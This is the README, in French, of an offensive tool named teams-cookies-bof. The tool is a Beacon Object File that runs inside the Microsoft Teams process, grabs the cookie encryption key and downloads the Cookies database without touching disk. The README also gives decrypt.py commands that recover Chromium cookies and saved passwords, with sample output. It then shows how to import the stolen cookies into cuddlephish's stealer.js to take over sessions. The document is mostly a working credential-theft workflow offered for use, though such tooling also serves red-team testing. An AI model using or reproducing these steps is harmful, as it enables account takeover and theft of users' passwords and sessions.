
 tierzerosecurity/teams-cookies-bof
BOF pour voler les cookies Teams

Voler les cookies de Teams, tout en s'exécutant dans le processus ms-teams.exe. Article connexe : https://tierzerosecurity.co.nz/2025/11/03/teams-cookies-bof.html
Basé sur : https://blog.randorisec.fr/ms-teams-access-tokens/.
Cet outil est fortement basé sur le Cookie-Monster-BOF.
Le BOF extraira la clé de chiffrement, localisera les processus msedgewebview2.exe qui ont un handle sur le fichier Cookies, copiera le handle puis téléchargera le fichier cible sans passer par le disque.
Une fois les cookies téléchargés, le script de déchiffrement Python (voir ci-dessous) peut être utilisé pour extraire ces secrets.
Le BOF est censé être exécuté dans le processus Teams ms-teams.exe. Le BOF ne prend aucun argument.

Assurez-vous que Mingw-w64 et make sont installés sur Linux avant de compiler.
make
Installer les dépendances
pip3 install -r requirements.txt
Utilisation
python3 decrypt.py -h
usage: decrypt.py [-h] -k KEY -o {cookies,passwords,cookie-editor,cuddlephish,firefox} -f FILE [--chrome-aes-key CHROME_AES_KEY]

Decrypt Chromium cookies and passwords given a key and DB file

options:
  -h, --help            show this help message and exit
  -k KEY, --key KEY     Decryption key
  -o {cookies,passwords,cookie-editor,cuddlephish,firefox}, --option {cookies,passwords,cookie-editor,cuddlephish,firefox}
                        Option to choose
  -f FILE, --file FILE  Location of the database file
  --chrome-aes-key CHROME_AES_KEY
                        Chrome AES Key
Exemples : Déchiffrer le fichier de cookies Chrome/Edge
python .\decrypt.py -k "\xec\xfc...." -o cookies -f ChromeCookies.db

Results Example:
-----------------------------------
Host: .github.com
Path: /
Name: dotcom_user
Cookie: KingOfTheNOPs
Expires: Oct 28 2024 21:25:22

Host: github.com
Path: /
Name: user_session
Cookie: x123.....
Expires: Nov 11 2023 21:25:22
Déchiffrer les cookies Chrome avec la clé AES Chrome
python3 decrypt.py --chrome-aes-key '\x8e\....' -k "\x03\...." -o cuddlephish -f ChromeCookies.db
Cookies saved to cuddlephish_2025-07-03_01-53-57.json
Déchiffrer le fichier de cookies Chrome/Edge et l'enregistrer en json
python .\decrypt.py -k "\xec\xfc...." -o cookie-editor -f ChromeCookies.db
Results Example:
Cookies saved to 2025-04-11_18-06-10_cookies.json
Importez le fichier JSON de cookies avec https://cookie-editor.com/
Déchiffrer le fichier de mots de passe Chrome/Edge
python .\decrypt.py -k "\xec\xfc...." -o passwords ChromePasswords.db

Results Example:
-----------------------------------
URL: https://test.com/
Username: tester
Password: McTesty
Déchiffrer les cookies Firefox et les identifiants stockés :
https://github.com/lclevy/firepwd
Ajout de l'option cuddlephish au script de déchiffrement, qui devrait permettre d'utiliser le cookie avec https://github.com/fkasler/cuddlephish
# Decrypt Cookies
python3 decrypt.py -k "\xec\xfc..." -o cuddlephish -f ChromeCookies.db

# Clone Project
cd
git clone https://github.com/fkasler/cuddlephish
cd cuddlephish

# Install Dependencies Example on Debian
curl -fsSL https://deb.nodesource.com/setup_23.x -o nodesource_setup.sh
sudo -E bash nodesource_setup.sh
sudo apt-get install nodejs
npm install

# Import Cookies
cp ~/cookie-monster/cuddlephish_YYYY-MM-DD_HH-MM-SS.json .
node stealer.js cuddlephish_YYYY-MM-DD_HH-MM-SS.json
Voler les jetons d'accès Microsoft Teams en 2025 :
https://blog.randorisec.fr/ms-teams-access-tokens/
Cookie-Monster-BOF :
https://github.com/KingOfTheNOPs/cookie-monster
Cookie Webkit Master Key Extractor :
https://github.com/Mr-Un1k0d3r/Cookie-Graber-BOF
Téléchargement sans fichier :
https://github.com/fortra/nanodump
